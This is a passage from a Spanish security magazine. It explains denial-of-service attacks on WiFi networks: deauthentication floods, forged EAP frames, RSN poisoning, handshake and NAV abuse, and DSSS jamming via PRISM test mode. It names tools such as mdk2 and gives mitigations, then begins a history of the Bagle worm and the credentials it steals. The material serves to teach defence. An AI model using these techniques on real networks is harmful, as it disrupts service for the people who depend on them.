Donde *300* es la cantidad de ataques a realizar, la opción *-a* especifica la dirección *MAC* del punto de acceso y *ath0* la interfaz de red por la que se enviará el ataque. Si no se especifica la estación destino se utilizará la dirección broadcast. Mediante este ataque provocaríamos que ninguna estación se pudiera conectar a la red mientras se estuviera realizando el ataque. En realidad, para realizar todos estos ataques, excepto en el caso de los ataques de inundación *floods*, donde es necesario cambiar la dirección *MAC*, tan sólo necesitaríamos una herramienta de inyección de tráfico, como por ejemplo *void11* para tarjetas soportadas por el driver *Hostap*, la librería *LORCON*, *Zulu*, *Mdk2*, *Scapy* y un largo etcétera. Conviene comentar que muchos puntos de acceso comerciales vienen con medidas que mitigan estos ataques, por ejemplo, son capaces de ignorar durante cierto tiempo un ataque de inundación o *flood* de tramas evitando así caer en un ataque de denegación de servicio.

Ataques EAP

En el protocolo EAP se plantea la misma situación que en los ataques mediante tramas de administración en 802.11. Este protocolo se utiliza en la arquitectura 802.1X para proporcionar mecanismos de autenticación. El uso de *EAP* en redes LAN como 802.3 u 802.11 se realiza mediante el protocolo *EAPOL* (ing. *EAP Over Lan*) que lo encapsula. *EAPOL* no proporciona ningún tipo de autenticación a sus tramas y esto da pie a que se puedan realizar algunos ataques de agotamiento de recursos que mencionaremos a continuación.

Algunas tramas como *EAPOL-Start* requieren que el punto de acceso reserve recursos y por lo tanto representan un peligro potencial. La trama *EAPOL-Start* es un tipo de paquete que no está autenticado, y que es fácilmente falsificable. Cuando un atacante envía esta trama al punto de acceso este responde con una trama *EAP-Identify-Request* y reserva recursos en el punto de acceso. Si se realiza el envío desde múltiples direcciones *MAC* falsificadas, se podría llegar a agotar los recursos del *AP*. Las buenas noticias son que esta trama es opcional y puede deshabilitarse su uso. Muchos puntos de acceso comerciales vienen con la opción de ignorar por defecto este tipo de tramas. Asimismo, un atacante podría tratar de agotar los identificadores *EAP* (0-255), ya que es necesario que éste identificador sea único para un puerto 802.1X o asociación 802.11, así que algunos puntos de acceso bloquean las conexiones a partir de que éste identificador alcanza su límite máximo. Este es un error de implementación y no es necesario, así que la mayoría de los puntos de acceso actuales han corregido este error.

Además de los ataques de agotamiento de recursos también podemos encontrar algunos ataques de identidad. *EAP* incorpora ciertos mecanismos para notificar fallos durante el establecimiento de la conexión 802.1X. Estas tramas al no estar autenticadas se pueden falsificar fácilmente y pueden interrumpir el establecimiento de conexión, por lo que un atacante podría enviar una trama *EAP-LogOff*, *EAP-Failure* o *EAP-Success* falsificada para terminar la negociación. El éxito de estos ata-




Figura 2. *Proceso de asociación en una red con seguridad robusta*

ques depende de la implementación en el cliente y en el autenticador. En la práctica muchas de estas tramas no son necesarias en las redes 802.11 y podrían ser ignoradas. Para realizar estos ataques, un atacante tiene que recurrir a las típicas herramientas de inyección de tráfico, hacerse las suyas propias o utilizar la herramienta *mdk2* que tiene la capacidad de realizar algunos de estos ataques. Para obtener más información se puede consultar la sección *En la Red*.

Ataques a 802.11i

Una de las formas de ataque contra redes protegidas mediante 802.11i es corromper el valor de la suma de comprobación de integridad de un mensaje *TKIP Michael*. El estándar dictamina que si se detectan varios marcos con *MIC* corruptos en un segundo, el receptor debe esperar un minuto y generar una nueva clave de sesión, de esta manera un atacante que corrompa varias veces el *MIC* cada 59 segundos podría realizar un ataque DoS sobre la red. Este ataque en teoría funciona, pero en la práctica es difícil implementarlo. El atacante podría intentar generar tramas falsas para generar *MIC* inválidos, pero esto no es posible, no vamos a profundizar en la razón, ya sería porque sería necesaria una larga explicación acerca del funcionamiento de algoritmo *Michael*. Así pues, la única opción que le queda al atacante es la de evitar que el marco verdadero no llegue a su destino, alterar la trama, recalcular su *CRC*, y enviarla de vuelta al punto de acceso. Esta tarea es posible pero bastante difícil, aunque existe una implementación de este ataque en la herramienta *mdk2* para generar tramas falsas.

RSN IE Poisoning

Este ataque se basa en la generación de una trama *Beacon* falsa que contenga información especialmente manipulada en el elemento de información *RSN* (ing. *Robust Security Network*).

802.11i realiza una verificación del campo *RSN*, (Figura 3). Dicho elemento contiene la información necesaria para realizar el proceso de autenticación con éxito. El punto de acceso que es el autenticador, debe insertar la información necesaria en las tramas *Beacon* y *Probe Response*. La estación, que actúa como el suplicante debe insertar la información elegida en sus tramas de asociación o reasociación. El autenticador y el suplicante utilizan los parámetros de seguridad negociados para llevar a cabo la autenticación y la elección del protocolo de administración de claves. Para confirmar la autenticidad de los elementos de información, el suplicante debe incluir el mismo elemento de información que utilizo para asociarse en sus peticiones dentro del denominado *4 way handshake*. El autenticador a su vez debe incluir el mismo elemento de información que en los *Beacon* transmitidos previamente. Las comprobaciones de estos campos se realizan durante el paso 3 del *handshake*, donde el suplicante comprueba bit a bit que el elemento de información recibido en la actualidad corresponde con los recibidos en las tramas *Probe Response* o *Beacon* anteriores. Si los campos no son exactamente iguales el suplicante y el autenticador anularán la autenticación mutuamente y se registrará un error de seguridad, este mecanismo de confirmación previene que un atacante pueda convencer al autenticador y al suplicante de utilizar unas medidas de seguridad más débiles.




Figura 3. *Ataque de envenenamiento del elemento de información RSN*



Bloqueo de handshake

El *apretón de manos* de 4 fases es un componente esencial de la asociación en redes con seguridad robusta y su objetivo es confirmar la posesión de ciertas claves en el autenticador y el suplicante y derivar nuevas claves para datos posteriores. Durante la negociación o *handshake*, el autenticador y el suplicante generan sus propios *nonces* y se los envían entre ellos junto con las direcciones *MAC* de cada uno. Los mensajes números *1* y 3 contienen el *nonce* (Figura 4) generado por el autenticador, mientras que el mensaje número 2 contiene el *nonce* generado por el suplicante. El mensaje número 4 es una trama de confirmación que indica que el *handshake* se ha completado con éxito. Mientras que los mensajes 2, 3 y 4 están autenticados, el mensaje número 1 no lo está, así que para prevenir que un atacante pueda falsificar el *mensaje número 1* y pueda afectar al *PTK* (ing. *Pairwise Transient Key*), 802.11i adopta dicho *PTK* temporal para almacenar los nuevos PTK generados hasta que se verifica el *mensaje 3*. Sin embargo, esto propicia que existan ataques DoS sobre el suplicante, ya que debe aceptar todos los *mensajes 1* que recibe para asegurarse de que el *handshake* puede completarse en caso de pérdida de paquetes o retransmisiones. Esto permite a un atacante causar una inconsistencia en el *PTK* entre el suplicante y el autenticador enviando *mensajes 1* con valores *nonce* diferentes entre los *mensajes 1* y *3* legítimos. En resumen, el suplicante o cliente tendrá que guardar todos los mensajes falsos y sus pares de claves derivadas hasta que se verifique la correcta y se descarten, con lo cual un atacante podría provocar un ataque de denegación de servicio basado en el agotamiento de memoria enviando gran cantidad de mensajes falsos.




Figura 4. *Ataque de flood durante el 4 way handshake*

Ataques de sincronización

Los ataques de sincronización son algo más desconocidos y quizás no sean demasiado prácticos, por eso tampoco me extenderé en la explicación de los mismos. Se puede obtener más información sobre este tipo de ataques en la sección *En la Red*. Para comprender este tipo de ataques es necesario comprender previamente como funcionan algunos mecanismos del protocolo 802.11.

Power Saving Mode y PCF

El funcionamiento normal de las redes inalámbricas supone un acceso constante al medio (*CAM, Constant Access Mode*). Es decir, se escucha de forma constante la red con el consiguiente consumo de energía. En dispositivos móviles puede representar un serio inconveniente el excesivo consumo de batería, por lo que 802.11 establece unos mecanismos para intentar evitarlo. El mecanismo consiste en apagar el adaptador y hacer que se active en periodos regulares en todos los adaptadores de la red en busca de un paquete *beacon* especial denominado *TIM* (ing. *Traffic Indication Map*). Durante el tiempo que transcurre entre paquetes *TIM* el adaptador se desactiva para ahorrar energía. Todos los adaptadores de una red tienen que activarse simultáneamente para escuchar el *TIM* del punto de acceso que informa a los clientes que tienen datos pendientes en su buffer. Cuando un adaptador sabe mediante el *TIM* que tiene datos pendientes permanece activo el tiempo necesario para recibirlos. *DTIM* es un temporizador múltiplo de *TIM*, gracias a este valor, que podemos configurar en el punto de acceso, podemos especificar cuanto tiempo tiene que permanecer una estación activa para buscar tráfico de difusión. Para realizar estas tareas es necesaria la sincronización entre las estaciones, esto se realiza mediante el campo *BSSTimestamp* que reside en las tramas *beacon* y *probe response*.

Si un atacante falsifica los paquetes *beacon* podría desincronizar la red provocando así un ataque de denegación de servicio. Además de la desincronización, aparece otro problema importante, si la estación cliente envía una trama *PS-Poll* al punto de acceso, este le responderá

con los datos que tenga almacenados en su buffer para esa estación. Si un atacante falsifica esa trama *PS-Poll* cuando la estación está durmiendo, el *AP* enviará los datos y estos se perderán sin notificación alguna, provocando así una pérdida de información. La desincronización no sólo afecta al modo ahorro de energía, sino también al modo *PCF* (ing. *Point Coordination Function*) una funcionalidad opcional que proporciona a una red de infraestructura el acceso sin contención. En este modo de funcionamiento, a diferencia de en el modo *DCF* (ing. *Distributed Coordination Function*) donde las estaciones *luchan* por el control del medio, el punto de acceso actúa como coordinador *PC* (ing. *Point Coordinator*), enviando tramas *PS-Poll* a las estaciones cuando les concede el derecho a transmitir. En este escenario, la sincronización también es crítica y si un atacante consigue desincronizar el reloj de las estaciones se puede llegar a paralizar el tráfico de la red. Hay que comentar que algunos de estos ataques son teóricos y demostrados en simuladores pero no se tiene constancia de su realización con éxito en entornos reales.

Ataques al firmware/ drivers/software

El software de las estaciones 802.11 ya sean puntos de acceso o estaciones cliente también puede ser objeto de diversos ataques. Debido a la complejidad del protocolo, un atacante puede encontrar diversas opciones. En un principio, eran comunes los ataques que enviaban información falsa en las tramas *Beacon* confundiendo a las estaciones cliente y evitando así que se conectaran a la red legítima, por ejemplo activando el bit de encriptación en dichas tramas cuando la red legítima no utilizaba encriptación. También muy conocido es el fallo que afectaba a algunas interfaces de red que cuando emitían una petición de prueba, *Probe Request*, un atacante podía responder con una trama *Probe Response* con *SSID* nulo, y provocar un comportamiento errático en dicha interfaz. Más adelante a raíz del *boom* en la conferencia *Black Hat*, donde se demostró que era posible tomar el control de un ordenador portátil atacando a sus drivers, se hicieron públicos algunos errores aprovechables que no sólo permitían la denegación de servicio, sino que también proporcionaban capacidad de ser aprovechados durante el desarrollo de una intrusión.

En las tramas de administración 802.11 existen elementos de información que proporcionan datos de longitud variable. Esta longitud se incluye en la trama. Al parsear esos campos nos encontramos con los típicos problemas de desbordamiento de buffer, ya que un atacante puede cambiar a propósito esas longitudes y, si los drivers no están correctamente programados, pueden producirse ataques DoS o de ejecución de código alternativo. Algunos de los exploits actuales cambian la longitud del *SSID* o del elemento de información acerca de las capacidades de la interfaz.

Otros protocolos como *EAP* no son inmunes a esta deficiencia. El ataque *EAP of Death* consiste en una trama malformada *EAP Identity* que afecta a diferentes modelos de puntos de acceso provocando la caída de los mismos. También existen los ataques de longitud *EAP*, los cuales se pueden realizar enviando ciertos tipos específicos de tramas con longitudes incorrectas que *cuelgan* algunos puntos de acceso o incluso algunos servidores *RADIUS*.

Ataques de Portadora Virtual y BackOff

Las redes 802.11 se basan en el mecanismo *CSMA/CA* (ing. *Carrier Sense Multiple Access / Collision Avoidance*). Unas de las razones principales para su uso es debido a que los dispositivos inalámbricos son *half duplex* y no son capaces de *escuchar* el medio mientras transmiten, no pudiendo detectar así posibles colisiones. Dentro de los mecanismos implementados para evitar colisiones se encuentra el mecanismo de portadora virtual, método que permite especificar un tiempo estimado durante el que las estaciones *verán* el medio ocupado y no podrán evitar esperar antes de intentar transmitir nuevas tramas. El proceso de transmisión sin el mecanismo *RTS/CTS* activado es como se especifica a continuación:

- La función *CCA* (*Clear Channel Assessment*) comprueba que el medio está libre,
- Si no está libre, espera un tiempo aleatorio determinado por el algoritmo de *Backoff*,
- Si está libre, intenta transmitir.

Dentro de la función *CCA*, existen diversos métodos para determinar si el medio está ocupado o no. No vamos a entrar en detalles excesivamente técnicos al respecto, ya que existe más información en el estándar disponible on-line en la página del *IEEE (http://www.ieee.org)*. Uno de los métodos utilizados para determinar si el canal está ocupado es mediante el uso de la portadora virtual. La portadora virtual es un mecanismo que posee cada estación y que se actualiza con la información que ofrecen las tramas del resto de estaciones. Durante el intercambio de tramas, en el estándar 802.11 se definen operaciones atómicas que pueden incluir varias tramas. Por ejemplo, cuando se envía una trama de datos se debe recibir una trama de acuse de recibo. Ambas tramas son consideradas una operación atómica y si alguna de las dos falla, se intenta el reenvío. Bajo estas circunstancias es necesario un mecanismo que permita evitar colisiones durante dichas operaciones atómicas. La solución adoptada es transmitir la cantidad de microsegundos que durará la transmisión atómica actual, para que el resto de estaciones sepan que durante ese tiempo no deben transmitir. Cada vez que se reciba una trama con información, la portadora virtual de las estaciones que la escuchen se actualizará. Debido a la facilidad con la que la falsificación de tramas es posible en las redes 802.11, el lector ya puede haber imaginado la sencillez con la que se consigue abusar de este mecanismo. Simplemente con el envío de tramas falsas podemos convertir

el funcionamiento de una red normal en un caos. Para la realización de este ataque, se puede utilizar cualquier tipo de trama que incluya el campo de duración, por ejemplo las tramas de acuse de recibo, sin embargo las tramas *RTS/CTS* poseen ciertas ventajas debido a su funcionamiento. Cuando una estación transmite una petición de envío *RTS* (ing. *Request To Send*), la otra estación responde con una trama *CTS* (ing. *Clear To Send*). Todas las estaciones que escuchan dicha trama *CTS* actualizarán su *NAV* al valor especificado en esa trama, lo que permitirá propagar el ataque a las estaciones que rodean a la otra estación, consiguiendo así mayor alcance, con menor esfuerzo que si el ataque se realizase desde una sola estación. El valor máximo para el *NAV* es 32767, o aproximadamente 32 milisegundos en redes 802.11b, por lo que en teoría el atacante principal sólo necesitaría transmitir aproximadamente 30 tramas por segundo para conseguir callar a todas las estaciones.

Este tipo de ataque en la práctica no funciona como se esperaría. La razón principal es que muchas estaciones no implementan correctamente el mencionado mecanismo *NAV* establecido en el estándar 802.11. Además del mecanismo de portadora virtual, el estándar 802.11 incorpora un mecanismo muy similar a las redes 802.3. Cuando detecta una colisión o el canal como ocupado, espera un tiempo. Este tiempo es determinado por el algoritmo denominado *BackOff*. No entraremos en detalle sobre la explicación de este algoritmo, pero si un atacante consigue manipular el funcionamiento de su interfaz de red, podría ignorar este algoritmo evitando sus retardos de acceso al medio y de esta manera hacer *trampa* para conseguir prioridad en sus envíos respecto a otras estaciones. Esto es posible actualmente en algunas tarjetas con chipset *PRISM* utilizando los drivers wlan-ng y aplicaciones propietarias bajo sistemas MS-Windows. Si un atacante transmite continuamente saltándose este algoritmo puede provocar que el rendimiento de la red baje considerablemente. En esta misma línea, un atacante también podría realizar un *flood* o sobreenvío de datos desde la red cableada siempre que esta sea mucho más rápida que la conexión inalámbrica, provocando así en algunos puntos de acceso una bajada de rendimiento considerable, llegando incluso a dejar no operativa la red 802.11 para el resto de estaciones.

Ataques en la capa física

Pese a todas las medidas y protecciones que adoptemos en las capas superiores, la capa física siempre será relativamente vulnerable en una red inalámbrica. No hay forma de evitar la interferencia física si se conocen los métodos de transmisión y se posee un equipo adecuado, aunque existen diversas técnicas que son menos susceptibles a ciertos ataques. Aunque desde un punto de vista teórico se pueden clasificar diversos tipos de ataques, esto requeriría un artículo por sí mi mismo. Así que nos limitaremos a esbozar someramente las características generales y más comunes. Los ataques de interferencia pueden ser de diversos tipos. Los más habituales clasificados, dependiendo de su comportamiento en el tiempo, podrían adecuarse a los siguientes modelos. El modelo de interferencia constante, donde un atacante emite continuamente una señal sin sentido alguno para las víctimas, intentando generar ruido en el canal. Otro modelo es el que emite constantemente, pero emite una trama especialmente formada para que mantenga en estado de escucha a las estaciones víctima. Normalmente en este tipo de comunicaciones es necesaria una sincronización previa para poder leer los datos transmitidos. De este modelo comentaremos un ejemplo en 802.11. También existe el modelo de interferencia aleatoria, en el que se transmiten señales aleatoriamente en un periodo determinado de tiempo. La detección de los ataques de interferencia depende mucho del modelo utilizado. Es importante la medición de la calidad de la señal, la cantidad de tramas emitidas y recibidas además de otros factores que permiten medir anomalías de rendimiento en la red.

Ataque DSSS

En mayo de 2004 se reportó una vulnerabilidad de denegación de servicio en las redes 802.11 que utilizaran la técnica *DSSS* (ing. *Direct Sequence Spread Spectrum*) del estándar 802.11b. La base de esta vulnerabilidad era la existencia de hardware comercializado en el que se proporcionaba una funcionalidad de testeo que convertía a cualquier interfaz de red que lo implementara en un arma temible capaz de dejar fuera de funcionamiento a toda la red inalámbrica. En realidad, esta vulnerabilidad tan solo aprovecha el

En la Red

- *http://www.qacafe.com/eapol* – Página Web del suite de test *EAPOL* de Qacafe,
- *https://www.usenix.org/events/sec03/tech/full_papers/bellardo/bellardo_html/* – Documento sobre diversos ataques DoS,
- *http://www.isoc.org/isoc/conferences/ndss/05/workshop/khanna.pdf* – Ataques de sincronización 802.11,
- *http://standards.ieee.org/getieee802/download/802.11-1999.pdf* – Documento del estándar 802.11 revisión 1999,
- *http://www.winlab.rutgers.edu/~trappe/Papers/JamDetect_Mobihoc.pdf* – Ataques RF Jamming,
- *http://www.isi.qut.edu.au/research/publications/technical/wlan.php* – Ataque *DSSS*,
- *http://homepages.tu-darmstadt.de/~p_larbig/wlan* – Página de la herramienta mdk2,
- *http://sourceforge.net/projects/zulu-wireless* – Página de la herramienta Zulu de inyección de tráfico.

comportamiento del mecanismo de detección de canal libre, *CCA* que se ha mencionado anteriormente en los ataques de portadora virtual, mecanismo encargado de determinar si el canal de transmisión está disponible para transmitir o no. La función *CCA* del estándar 802.11 soporta hasta cinco métodos de detección de canal ocupado, pero no entraremos en detalle sobre ellos. Tan solo mencionaremos que algunos implican la medición de una señal especial en el canal dónde se va a transmitir, si se detecta dicha señal, el medio se encuentra ocupado y la estación no podrá transmitir. Las tarjetas con chipset *PRISM* en concreto incorporan la primitiva *PLME.DSSSTESTMODE*, que permite enviar una señal *DSSS* continua. Si se utiliza esta primitiva, el resto de estaciones detectarán esta señal, y por lo tanto todas *verán* el medio como ocupado y ninguna transmitirá. Esta vulnerabilidad no es producto de un error en el diseño del protocolo sino que el problema radica en la comercialización de hardware muy asequible con funcionalidades que facilitan enormemente a cualquier atacante la realización de este potente ataque DoS.

No se entrará en detalle acerca de la realización de este ataque por razones obvias y en su momento tampoco se dieron los detalles debido a su peligrosidad, pero cabe decir que puede ser realizado utilizando los drivers *wlan-ng* mediante los comandos *p2req_low_level* bajo GNU/Linux o utilizando ciertas utilidades del fabricante de las propias interfaces de red bajo sistemas MS Windows.

Resumen

Se puede observar que existen muchas opciones para realizar un ataque de denegación de servicio en una red WiFi. Aún así, algunos de los ataques aquí expuestos son muy avanzados o sólo posibles teóricamente. Sin embargo, existen otros que son muy sencillos y que no requieren apenas ningún conocimiento, lo cual los convierte en un arma doblemente peligrosa. Debido a la diversidad de amenazas a las que se enfrenta nuestra red, siempre deberemos hacer hincapié en la necesidad de un elemento externo de monitorización, como por ejemplo algún tipo de sistema de detección de intrusos para redes inalámbricas, ya que nos va a proporcionar la información necesaria para saber lo que está ocurriendo realmente en nuestra red y nos alertará ante posibles ataques que pasarían desapercibidos de otro modo. Estos ataques son difíciles de evitar y coexistirán con nosotros durante mucho tiempo. Aparte de las típicas medidas de seguridad como la actualización de los parches de seguridad de los equipos, las únicas medidas que se pueden tomar se encuentran en manos de los fabricantes. Por lotanto, la seguridad que ofrezca su implementación será clave debido a que es posible mitigar el efecto de muchos de estos ataques con pequeños cambios en la dicha implementacionó sin que esto afecte al funcionamiento de la red ni a la compatibilidad. ●

Sobre el Autor

Asier Martínez es Ingeniero superior en Informática. También es experto en seguridad Wi-Fi y en sistemas de detección de Intrusos y ha impartido diversas charlas sobre estos temas. Entre otros proyectos, ha realizado colaboraciones y adaptaciones en proyectos libres como *wireshark*, *tcpdump* o *snort-wireless*. Puedes ponerte en contacto con él en la diección de correo electrónico *axierr@gmail.com*.

Bagle - la historia sin fin

Cristian Borghello 

Grado de dificultad

Hace tres años, el 18 de enero de 2004 el mundo se vio azotado por una nueva epidemia de virus. En ese momento todo hacía pensar que este era otro gusano común y corriente a los que estábamos tan acostumbrados, pero la historia demostró que esta vez era distinto y de hecho el Bagle o Beagle ha demostrado ser el virus más persistente e inteligente desde la existencia de Internet.

A través de los años, los autores del Bagle han demostrado una gran habilidad para lograr cambios técnicos y de distribución en el código del malware. El Bagle ha evolucionado incorporando nuevas técnicas de infección, de reproducción y de ingeniería social, lo cual siempre repercute en una gran efectividad en su reproducción y cantidad de infecciones, así como seguramente en el beneficio económico (incalculable) para sus autorles.

Los autores de estos gusanos han sabido utilizar su código para instalarse alrededor del mundo y posteriormente utilizar esas instalaciones como punto de ataque para nuevos códigos actualizados y con nuevas *funcionalidades*.

Cada una de las distintas versiones que han aparecido es capaz de cosechar distintos tipos de información. El Bagle puede verse como una *inversión a largo plazo* de sus autores, que ha resultado en un negocio rentable. Es decir, que este virus se ha sabido posicionar como un excelente producto que permite a sus creadores distintos tipos de beneficios.

Las diferentes versiones del gusano han sido lanzadas en distintos periodos claves, tales como importantes encuentros, concursos de gran repercusión, el mundial de fútbol, etc. Esto permite asegurar a los autores la mayor difusión, pero también les permite una alta tasa de efectividad posterior a las fechas de difusión, ya que es fácil asumir que gran cantidad de máquinas seguirán infectadas. Es decir que despues de la infección existe un periodo de *aprovechamiento* de los beneficios a la vez que los medios de información y los expertos *olvidan* el problema.

En el periodo inicial de Bagle (18-01-2004 a 30-04-2004), sus autores establecieron las funcionalidades básicas: asegurar su reproducción y evitar ser detectado.

En este artículo aprenderás...

- El comportamiento y funcionamiento un malware de amplia repercusión.
- Las formas de infección y las técnicas de propagación del malware.

Lo que deberías saber...

- Fundamentos de los códigos dañinos,
- Comportamientos del malware,
- Conceptos de Ingeniería Social.




Figura 1. *Iconos utilizados por las versiones del Bagle*

El siguiente período (aproximadamente 6 meses) se focalizaron en detalles como la forma de distribución y la apariencia de los correos electrónicos que explotan la ingeniería social.

El período actual se ha centrado en las distintas piezas del *malware* para asegurar el beneficio posterior a la infección.

Estas son las principales versiones aparecidas hasta la fecha:

- 18 de enero de 2004. Aparece la primera versión (Bagle.A). El asunto del mail era *hi* y abría la calculadora de Windows.
- 28 de febrero al 4 de marzo 2004. Aparecen las versiones *C* a *K*, marcando lo que posteriormente sería una costumbre: lanzamiento de más de una versión para evitar la detección de los antivirus. Desde la versión *J* comienza la batalla de insultos con el virus Netsky y el intento de desinstalarlo.
- 18 y 19 de marzo de 2004. Aparecen las versiones *P* a *T* que no utilizan adjuntos para reproducirse, sino que aprovechan vulnerabilidades de Windows ya corregidas para propagarse.
- 7 de abril de 2004. Aparece la versión *W* capaz de deshabilitar gran cantidad de software de seguridad y antivirus, y de aprovecharse de otros troyanos para realizar su función de reproducción.
- 9 de agosto de 2005. Aparece la versión *BI* que logró una alta tasa de infección en pocas horas y que descargaba gran cantidad de componentes de Internet. La cantidad de versiones publicadas en esta ocasión provocó confusión de las casas antivirus para nombrarlo.
- 21 de septiembre de 2005. Aparecen las versiones *CK* a *CY* logrando desactivar casi cualquier Antivirus o Firewall existente.
- 16 de diciembre de 2005. Aparece la versión *DR* logrando una gran reproducción y mostrando imágenes de Windows.
- 15 de febrero de 2006. Aparece la versión *FF* aprovechando los juegos de invierno de Torino.
- 16 de junio de 2006. Aparece la versión *GK* aprovechando el mundial de fútbol y logrando reproducción masiva en apenas una hora.
- 01 de diciembre de 2006. Aparece la versión *HB* utilizando mass-mailer para realizar SPAM.
- 24 de enero de 2007. Aparece la versión *NAJ* con nuevas extensiones en sus adjuntos y con posibilidades de reproducción en mayor cantidad de redes P2P.

Nota: las versiones indicadas pueden variar dependiendo de la empresa antivirus.

Descripción

Bagle es un gusano escrito en distintos lenguajes de programación (según la versión puede ser C o Assembler), comprimido y/o cifrado con distintas herramientas, residente en memoria, y que se propaga a través del correo electrónico y redes P2P. Si llega por mail, tiene un asunto que varía con cada versión, su remitente siempre es falso y contiene adjuntos. Este gusano es capaz de actualizarse desde diferentes sitios de Internet y de desactivar cualquier programa de seguridad instalado.

Si bien a través de sus cientos de versiones, el mismo ha ido cambiando la forma de beneficiarse, sus funcionalidades pueden resumirse en:

- Envío de SPAM: su principal medio de distribución,
- Robo de direcciones de correo electrónico: le permite realizar ataques de Phishing y favorecer el SPAM, así como la venta, por parte de sus autores de las direcciones obtenidas,
- Robo de información confidencial: su principal beneficio,
- Instalación de *Backdoors*: le permite establecer futuros puntos bases de ataques.

La información que las distintas versiones recolectan a través de sus componentes es:

- IP, NAT, Nombre de la computadora infectada y su dominio,
- Nombres de usuario y contraseña de POP3/IMAP,
- Usuarios grabados por el navegador,
- Configuración de cuentas FTP, navegadores web y clientes de correo,
- Contraseñas de administradores de passwords,
- Usuario y contraseña de mensajeros instantáneos,
- Usuario y contraseñas de dispositivos RAS,
- Usuario y contraseñas de sitios de *Home-Banking*,
- Hashing de contraseñas.

Gracias a sus múltiples funcionalidades es capaz de realizar las siguientes tareas:

- Instalación de troyanos y *backdoors* que permiten el control remoto de las máquinas infectadas y la creación de redes de *bots* (*zombies*),
- Manipulación de DNS y archivos de host del sistema,

